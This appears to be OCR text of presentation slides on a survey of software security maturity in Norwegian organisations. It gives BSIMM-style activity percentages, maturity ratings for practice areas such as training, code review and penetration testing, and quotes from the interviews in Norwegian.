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
Activities - distribution



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Most common activities

ID	Aktivitetstekst	%
SE 1.2	We use accepted good practice mechanisms for host/network security.	90%
CMVM 2.1	We are able to make quick changes in the software when under attack.	85%
CMVM 2.2	We track software defects found during operations until they are closed.	85%
CP 1.1	The software security group has an overview of the regulations that our software has to comply with.	85%
CP 2.1	We have identified all the personally identifiable information stored by each of our systems and data repositories.	85%
CP 1.2	The software security group is responsible for identifying all legislation related to personally identifiable information (for example personopplysningsloven).	80%
AM 1.5	The software security group keeps up to date by learning about new types of attacks / vulnerabilities.	80%
SFD 1.2	Security is a regular part of our organization's software architecture discussion.	80%
SR 2.3	We use a limited number of standard technology stacks.	80%

https://www.flickr.com/photos/125207874@N04/14450220780/

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
Conservative maturity for the three most mature organizations



Strategy and metrics

- Goal:
  - Transparency of expectations and accountability of results.
  - Management buy-in

Maturity: low

"Risikovurd
Det er infor
seksjonen s
men disse e
ikke så nytt

"Risikovurderinger gjøres knyttet til prosjekter, men ikke når det gjelder sikkerhet – de gjelder andre ting. Har gjort risikovurdering knyttet til sikkerhet overordnet for hele virksomheten."

(Sitat fra intervjuene)

sefalls-
eligere

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Compliance and policy

- Goal:
  - Compliance – rules and regulations.
  - Generate artefacts for audit.

Maturity: good (better than BSIMM average)

"Vi har mange jurister som jobber hos oss, og vi som organisasjon har mye instrukser og policyer som gjør at vi dekker dette med compliance. Men er usikker på i hvor stor grad dette har konsekvenser for kodingen".

(Sitat fra intervjuene)

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Training

- Goal:
  - Increase knowledge and test procedures.

Maturity: low

"Vil ikke kalle det et program. Har ikke kjempegod struktur, men er mer sert."

(Sitat fra intervjuene)

"Alle som begynner hos oss må gjennom obligatorisk innføring i sikkerhet, samt underskrive sikkerhetsinstruks. Men er ikke noe om programvaresikkerhet her. Siden utviklerne er innleide er det ingen av de som må gjennom dette opplegget."

(Sitat fra intervjuene)

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Attack models

- Goal:
  - Knowledge – relevant attacks.

Maturity: low

"Har et forum for å a
IKT-drift, men er usi
kommer videre derfr
forvaltning."

"Vet ikke hva utviklere følger med på, men mange følger med på software-komponenter de bruker. Får noen ganger krav fra utviklere om å få patchet komponenter de bruker."

(Sitat fra intervjuene)

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IKT

Security Features and Design

- Goals:
  - Knowledge of security features, frameworks and patterns.

Only 15% do SFD1.1 (*Our software security group builds and publishes a library of security features*),

While 80% claim to do

SFD 1.2 (*Security is a regular part of our organization's software architecture discussion*).

"I flere prosjekter er det sikkerhetskrav med fra starten. Der har vi blitt bedre. IT-sikkerhetsleder kan da være med og stille krav. Det varierer fra prosjekt til prosjekt om sikkerhet tas med. Det er mer vanlig at sikkerhet er med om det er nyutvikling enn om det er videreutvikling."

(Sitat fra interviuene)

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Standards and requirements

- Goal:
  - Establish guidelines.
  - Also to be used by external contributors.

maturity: good (for 50% of organizations)

"Vi har standardisert på Microsoft platform og .net."

(Sitat fra intervjuene)

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Architectural analysis

- Goal:
  - Quality assurance.

Maturity: low

"Arkitektur involverer ofte sikkerhetsarkitekter når de lager arkitekturen, men de kan i virksom-heten bli flinkere til å sjekke at sikkerhetsarkitekter er involvert. Nå er det prosjektet som bestiller ressurser, f.eks. en sikkerhetsarkitekt. Det er vanlig at sikkerhetsarkitekter er med når det er åpenbart sikkerhets-ting, men dette kan falle gjennom om fokus er på funksjonaliteten."

(Sitat fra intervjuene)

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Code review

- Goal:
  - Quality assurance.

Maturity: low

"Det dukker av og til opp feil, og da blir dette tatt opp med utviklerne, men vet ikke hva utviklerne gjør med det."

(Sitat fra intervjuene)

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Security testing

- Goal:
  - Quality assurance

Maturity: low

"Vi har ikke egne, spesifikke tester for sikkerhet. [...] Kvalitetssikringstestere utfører ikke sikkerhetstester."

(Sitat fra intervjuene)

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Configuration Management and Vulnerability Management

- Goal:
  - Change management

Maturity: medium

"Om en feil skulle oppdages trekker vi inn de som kjenner produksjons-systemet. Siden de har bygget det selv vet de hvor komponenten er i bruk. Dette er kunnskap som ligger i hodene til folk."

(Sitat fra intervjuene)

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Software Environment

- Goal:
  - Change management.

Maturity: high

Network security is more mature than software security.

Penetration testing

- Goal:
  - Quality assurance
  - Discover vulnerabilities

Maturity: low/average (many do activites on level 1)

"Initiativer til å gjøre penetrasjons-testing kommer ikke fra utviklersiden men fra nettverkssiden. Da gjøres det ikke testing spesielt av egenutviklet kode, eller på prosjekter, men bredere."

(Sitat fra intervjuene)

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
Limitations?



Martin Gilje Jaatun @SeniorFrosk 15 Apr

@cigitalgem Our software security maturity survey is online difi.no/sites/difino/f... - might be of interest to your Norwegian friends...

Gary McGraw
@cigitalgem

Follow

Yes. Of course the #bsimm itself does not rely on self-reporting or e-surveys. @SeniorFrosk

1:32 PM - 15 Apr 2015

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What will this be used for?

- Benchmark
- Status
  - Are our efforts having an impact?
  - Are we improving?

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